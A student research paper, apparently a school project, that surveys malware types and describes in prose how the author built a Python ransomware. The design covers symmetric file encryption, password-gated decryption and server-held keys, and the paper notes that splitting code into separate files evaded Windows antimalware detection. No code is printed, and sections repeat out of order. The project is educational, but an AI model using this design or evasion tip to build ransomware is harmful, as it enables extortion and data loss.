Although I think that with a little bit more time dedicated I could have accomplished greater and more interesting results, I am in general satisfied with the ones I obtained, especially from the version 2 of the program, which took me some time to complete. This project was quite interesting from the start, and I learned a lot of things that I would like to put into practice. I had the opportunity to explore, experiment with, and ultimately create a variety of scripts that helped me to better understand how malware works. In the future, I will surely try to apply this knowledge to create other types of malware, web exploits and other kinds of applications used in hacking and security audits.

A difficulty that I encountered was that the programs coded in python could only be run in computers which had Python and all the required libraries installed. I managed to overcome this situation in the second version of mocaMW, joining all the functions in the same file and then compiling it to transform it to an executable (.exe) file. Another problem I had was that whenever Windows antimalware service scanned the computer, if I created all the functions in the same file, it would erase that file because it detected it as a grave threat. I solved this, as I said, creating multiple files, one for each function, and importing them to each other whenever necessary. However, the complete program in one file is available on GitHub.

7. Annex

All the code that was used in this project has been written in Python language, in the environment of VisualStudio Code and mainly in the Kali Linux operating system, but some parts on Windows 10.

The full code is uploaded in the GitHub repository 'ransomware_tdr' (https://github.com/Moca15-ar/ransomware_tdr), it can be read or downloaded from there. This repository also includes a record of stable versions, a folder with files intended to test the malware, a folder with all the scripts I have written during the realization of this work which are not included in any program or are part from the beta version, and a requirements file for an easy installation of all required libraries.

Although most parts of the code are included in the paper, I recommend reading it from GitHub, because it includes some important annotations that may help comprehend each individual instruction.

Finally, I want to clarify that all the scripts contained in this paper or in the GitHub repository are intended for educational purposes, they are not aimed to harm any computer. They have to be run always in a virtual environment or under the user's own responsibility.

8. Bibliography

Grace Johansen, A. (n.d.). *What is a trojan? is it a virus or is it malware?* Norton. Retrieved December 14, 2022, from <https://us.norton.com/blog/malware/what-is-a-trojan#>

Avizienis, S. [et. al.] (2016, January 20). *Malware propagation modeling considering software diversity and immunization*. Journal of Computational Science. Retrieved December 14, 2022, from <https://www.sciencedirect.com/science/article/abs/pii/S1877750316300035>

Android Malware: infection, spreading and impact. Study.com. (n.d.). Retrieved December 14, 2022, from <https://study.com/academy/lesson/android-malware-infection-spread-impact.html>

Arntz, P. (n.d.). *What is fileless malware?* Malwarebytes. Retrieved December 14, 2022, from <https://www.malwarebytes.com/blog/news/2021/10/what-is-fileless-malware>

Brathwaite, S. (2021, August 23). *Top programming languages for malware analysis*. Cybrary. Retrieved December 14, 2022, from <https://www.cybrary.it/blog/top-programming-languages-for-malware-analysis/>

Cisco. (2022, June 6). *What is malware? - definition and examples*. Cisco. Retrieved December 14, 2022, from <https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html>

Computer virus: What are computer viruses? Malwarebytes. (n.d.). Retrieved December 14, 2022, from <https://www.malwarebytes.com/computer-virus>

The difference between a virus, Worm and trojan horse. DigiCert. (n.d.). Retrieved December 14, 2022, from <https://www.websecurity.digicert.com/security-topics/difference-between-virus-worm-and-trojan-horse>

Difference between virus, Worm and trojan horse. GeeksforGeeks. (2020, June 15). Retrieved December 14, 2022, from <https://www.geeksforgeeks.org/difference-between-virus-worm-and-trojan-horse/>

Franklinveaux. (n.d.). *Why doesn't a windows virus affect a linux machine?* Quora. Retrieved December 14, 2022, from <https://qr.ae/pr8QWw>

freeCodeCamp.org. (2021, April 28). *Interpreted vs compiled programming languages: What's the difference?* freeCodeCamp.org. Retrieved December 14, 2022, from <https://www.freecodecamp.org/news/compiled-versus-interpreted-languages/>

Higher level and lower level languages. Higher level and lower level languages - Computer Science Wiki. (n.d.). Retrieved December 14, 2022, from https://computersciencewiki.org/index.php/Higher_level_and_lower_level_languages

Jena, B. K. (2022, November 11). *The 5 best programming languages for hacking in 2023: Simplilearn.* Simplilearn.com. Retrieved December 14, 2022, from <https://www.simplilearn.com/tutorials/cyber-security-tutorial/programming-languages-for-hacking>

Kaspersky. (2022, March 9). *What is rootkit – definition and explanation.* www.kaspersky.com. Retrieved December 14, 2022, from <https://www.kaspersky.com/resource-center/definitions/what-is-rootkit>

Kaspersky. (2022, May 16). *What is cryptojacking? – definition and explanation.* www.kaspersky.com. Retrieved December 14, 2022, from <https://www.kaspersky.com/resource-center/definitions/what-is-cryptojacking>

Landesman, M. (2021, March 10). *The first 25 years of malware.* Lifewire. Retrieved December 14, 2022, from <https://www.lifewire.com/brief-history-of-malware-153616>

Rees, K. (2022, June 19). *What is Grayware and is it dangerous?* MUO. Retrieved December 14, 2022, from <https://www.makeuseof.com/what-is-grayware/>

Saengphaibul, V. (2022, March 15). *A brief history of the evolution of malware: FortiGuard Labs*. Fortinet Blog. Retrieved December 14, 2022, from <https://www.fortinet.com/blog/threat-research/evolution-of-malware>

Staff, D. (2021, August 5). *4 'exotic' programming languages popular with malware developers*. Dice Insights. Retrieved December 14, 2022, from <https://www.dice.com/career-advice/4-exotic-programming-languages-popular-with-malware-developers>

Standrod, H. (2022, December 8). *The top 4 ways malware is spread*. Snap Tech IT. Retrieved December 14, 2022, from <https://www.snaptechit.com/article/the-top-4-ways-malware-is-spread-2/>

Trojan horse virus: Trojan horse malware: What is a trojan virus. Malwarebytes. (n.d.). Retrieved December 14, 2022, from <https://www.malwarebytes.com/trojan>

VM introspection - university of manchester. Manchester Research. (n.d.). Retrieved December 14, 2022, from https://www.research.manchester.ac.uk/portal/files/32297162/FULL_TEXT.PDF

What are bots, botnets and zombies? Webroot. (n.d.). Retrieved December 14, 2022, from <https://www.webroot.com/us/en/resources/tips-articles/what-are-bots-botnets-and-zombies>

What is crimeware? - definition from Techopedia. Techopedia.com. (n.d.). Retrieved December 14, 2022, from <https://www.techopedia.com/definition/4258/crimeware>

What is Malvertising?: How to protect against it. Malwarebytes. (n.d.). Retrieved December 14, 2022, from <https://www.malwarebytes.com/malvertising>

What is ransomware? Trellix. (n.d.). Retrieved December 14, 2022, from <https://www.trellix.com/en-us/security-awareness/ransomware/what-is-ransomware.html>

What is rogue security software? (features, what it does, how to prevent). Tutorialspoint. (n.d.). Retrieved December 14, 2022, from

<https://www.tutorialspoint.com/what-is-rogue-security-software-features-what-it-does-how-to-prevent>

Wikimedia Foundation. (2022, January 1). *Point-of-sale malware*. Wikipedia. Retrieved December 14, 2022, from https://en.wikipedia.org/wiki/Point-of-sale_malware

Yasar, K. (2022, February 15). *What is the wiper malware? is it worse than a ransomware attack?* MUO. Retrieved December 14, 2022, from <https://www.makeuseof.com/what-is-wiper-malware/>

Malware programming:

Hackers' stuff?

Author: Rita Alonso Casablancas

Tutors: Ramon Balcells, Ana Garciolo

Center: INS Aran

Course: 2022/23

Type : Science / Technology, ICT

Introduction

I have always been passionate about ICT security and hacking, so I chose this subject because it is a field which I had not studied before. I consider that malware plays a very important role in hacking, so I wanted to learn more, and this assignment was a great opportunity. Apart from the relation it has with what I want to study, it is a good way to learn to exploit vulnerabilities and to expand my programming knowledge.

The objectives of this paper were:

- Explain what malware is, classify the different types existing and describe their functions.
- Determine the difficulty to design and create a malware which can really cause some kind of damage, and demonstrate that it is not more difficult than programming other kinds of applications, by coding one myself.
- Learn and improve my programming skills.

I prioritized the functionality of the malware over the quality of the code or the methods used to obtain those functions. However, I always tried to optimize the code and of course, do the best and simplest possible. Also, I explained it as detailed as possible to make it more understandable.

I seeked to learn more about malicious coding and how this type of software is produced and distributed, in order to increase my understanding of this security threat.

Brief summary of the paper

1. What is Malware

Malware, short for malicious software, is any intrusive software intended to harm computers, networks and other associated devices by stealing information, corrupting files and threatening users' privacy. It spreads mostly through networks and portable devices (less common at present), and transfers to devices without the knowledge of the user.

Brief history

Between 1971 and early 2000, malware was mostly relegated to mischief and attempts by virus authors to see if something they had created would work. During the late 1980s, malwares were simple boot sectors and file infectors spread via floppy disk. In the 1990s, macro viruses, which spread via email attachment and exploited Microsoft Office products proliferated due to the increased use of email.

Examples of malware of these years are The Creeper, Elk Cloner, Brain, Morris worm, AIDS and Michelangelo

From the year 2000, the threat landscape has evolved from mischief to include profitable cybercrime and nation-state attacks. An increase in the use of exploit kits, programs used by cybercriminals to exploit system vulnerabilities, led to another increase in malware delivered online. Since 2007, when some ways to mass compromise websites eased distribution capabilities of malware, the number of attacks has grown exponentially. Socially engineered worms and spam proxies began to appear, as well as phishing and other credit card scams.

Some malwares of these years are ILOVEYOU, Blaster, MyDoom, CoolWebSearch, Stuxnet, Flame, CryptoLocker, WannaCry, GandCrab and CovidLock

Programming languages

There are two types of programming languages:

- Low-level: their instructions have direct control over the hardware, the processor can run low-level programs directly without the need of a compiler or interpreter. Low-level languages are binary, machine code and Assembly. Programs written in these tend to be relatively non-portable.
- High-level languages: they have strong abstraction from the details of the computer, so the programs are independent of a particular type of computer. They may use natural language elements. These languages need an interpreter or compiler to translate them to low-level code.

When it comes to malware, most of it is written in either C or C++ or some other compiled language, although many times it depends on what platform the attacker is willing to target. Assembly is also a consistent choice.

Propagation

The most common method to spread malware is through phishing emails, although malvertising is also a common source of malware infections.

Infection requirements

For a malware to be able to run on a defined operating system, it has to be written according to that system's API. Else, it will become innocuous. Also, if the OS's antivirus software detects the malware, it will delete it immediately so the infection will not happen either.

2. Types of malware

- Virus: fragment of code embedded in a legitimate program that can replicate and spread to other programs after a person first runs it on their system. It is able to modify or destroy essential files, which may cause system crashes, program malfunctions and data loss.

- Worm: can propagate or replicate itself from one computer to another without human interaction after having accessed a machine. It can drop other malware, delete certain files or steal data, open a backdoor...
- Trojan: any malware that seeks to mislead the user of its true intent. It is used to distribute other kinds of threats or to create backdoors.
- Ransomware: threatens to publish or block access to the victim's personal data on a computer system unless a ransom is paid. It is the top variety of malicious software.
- Fileless malware: is designed to work in volatile system areas such as the system registry. It can also hide its code inside existing benign files
- Wiperware: is the most destructive form of malware. It causes damage by erasing the hard drive of the computer it infects.
- Grayware: is not necessarily harmful but is often unpleasant or irritating. It may monitor and capture personal and sensitive data or display advertisements within a web browser.
- Rootkits: enable access to a target device and control an area of the software that is not accessible for a normal user.
- Cryptojacking: hides on a computer and uses the machine's computing power to generate cryptocurrencies.
- Rogueware: deceive users into believing their computer is afflicted with a virus.
- Crimeware: any malware designed for the express purpose of conducting criminal activities online.
- Bots: converts a computer into a zombie device and connects it to a botnet that a cybercriminal can control at will and use to perform other types of attacks.
- Unix, Mac and Android malware: There is few malware for Unix systems because it is more difficult to gain root access. In Mac, it is because it has a lot of updates which solve vulnerabilities. Android is the most susceptible to malware infection, because there are fewer layers of protection in downloads.

3. Prevention

Some ways to protect from malware are installing antimalware programs, limiting the use of administrative accounts, keeping software updated, installing firewalls and limiting application privileges or access to sensors.

4. Experimental part

I am willing to demonstrate that we are closer to malware than we think and that programming malware is relatively easy. To do so, I will attempt to create one completely from scratch. I will use Python to program it.

I decided to create a ransomware because I found it the most threatening kind. I used Python's library 'cryptography', specifically the Fernet module for symmetric encryption.

Version 1

Using the Fernet module's methods, I created four functions, one to generate the key in the current directory, one to load that key into a variable, one to encrypt and another to decrypt the data. This first program, consisting of two scripts (one to encrypt and the other to decrypt) allowed me to, running the first one, encrypt all the files in a specified folder, and running the second one, decrypt them. It also created a text file in the encrypted directory claiming that it had been encrypted.

This version is stable, and can be run without any problem, but the computer has to have installed Python, as well as the required libraries.

Version 2

In version two, I added to the previous version the following features: encryption of a whole user directory, filtration of the files according to their extension and

appearance of a window where a password has to be entered in order to decrypt the files.

Firstly, I created a function to move the program files to a directory which I know for sure that will not be encrypted, to prevent them from being encrypted. Then another function gets the users and scans them to find all the encryptable files. Another function will display a window, with a space to enter a password. If the password is correct, it will call the decrypt function, else, it will show an error message.

This version is also stable, but each function has to be stored on separate files because elsewise, Windows antimalware detected it as a potential threat. I was able to compile the program so it can run on any computer. The problem of this version is that the key file is fairly accessible for the user, so the data could be decrypted without knowing the password.

Version 3 (beta)

This version is intended to solve the problem of the previous one. It includes, apart from version 2's features, asymmetric encryption of the key through a web server: when the files are encrypted, a function makes a request to a server, also created by me, which sends a private key that is used to encrypt the symmetric key. Only when the correct password is entered, another function sends it to the server, and the server returns the private key, which is used to decrypt the symmetric key and ultimately, the data itself.

This version is in development, and has not been tested yet.

5. Conclusion

I consider that the objectives have been accomplished: I have explained and classified the types of malware, created a fully functional malware and improved my programming skills.

The theoretical part was relatively easy, it was only an exposition of theory, so I only had to look for the information and summarize it.

For the practical part, I expected to create a more complex program, but this one turned out more difficult than I thought it would be, especially in the asymmetric encryption and the web server scripts. In any case, I have accomplished my main objective and demonstrated that it is really easy to program malware with little programming knowledge.

Although I think that with a little bit more time dedicated I could have accomplished greater and more interesting results, I am in general satisfied with the ones I obtained, especially from the version 2 of the program, which took me some time to complete. This project was quite interesting from the start, and I learned a lot of things that I would like to put into practice. I had the opportunity to explore, experiment with, and ultimately create a variety of scripts that helped me to better understand how malware works. In the future, I will surely try to apply this knowledge to create other types of malware, web exploits and other kinds of applications used in hacking and security audits.

A difficulty that I encountered was that the programs coded in python could only be run in computers which had Python and all the required libraries installed. I managed to overcome this situation in the second version of mocaMW, joining all the functions in the same file and then compiling it to transform it to an executable (.exe) file. Another problem I had was that whenever Windows antimalware service scanned the computer, if I created all the functions in the same file, it would erase that file because it detected it as a grave threat. I solved this, as I said, creating multiple files, one for each function, and importing them to each other whenever necessary. However, the complete program in one file is available on GitHub.

6. Bibliography

Avizienis, S. [et. al.] (2016, January 20). *Malware propagation modeling considering software diversity and immunization*. Journal of Computational Science. Retrieved December 14, 2022, from <https://www.sciencedirect.com/science/article/abs/pii/S1877750316300035>

Brathwaite, S. (2021, August 23). *Top programming languages for malware analysis*. Cybrary. Retrieved December 14, 2022, from <https://www.cybrary.it/blog/top-programming-languages-for-malware-analysis/>

Cisco. (2022, June 6). *What is malware? - definition and examples*. Cisco. Retrieved December 14, 2022, from <https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html>

The difference between a virus, Worm and trojan horse. DigiCert. (n.d.). Retrieved December 14, 2022, from <https://www.websecurity.digicert.com/security-topics/difference-between-virus-worm-and-trojan-horse>

Higher level and lower level languages. Higher level and lower level languages - Computer Science Wiki. (n.d.). Retrieved December 14, 2022, from https://computersciencewiki.org/index.php/Higher_level_and_lower_level_languages

Landesman, M. (2021, March 10). *The first 25 years of malware*. Lifewire. Retrieved December 14, 2022, from <https://www.lifewire.com/brief-history-of-malware-153616>

VM introspection - university of manchester. Manchester Research. (n.d.). Retrieved December 14, 2022, from https://www.research.manchester.ac.uk/portal/files/32297162/FULL_TEXT.PDF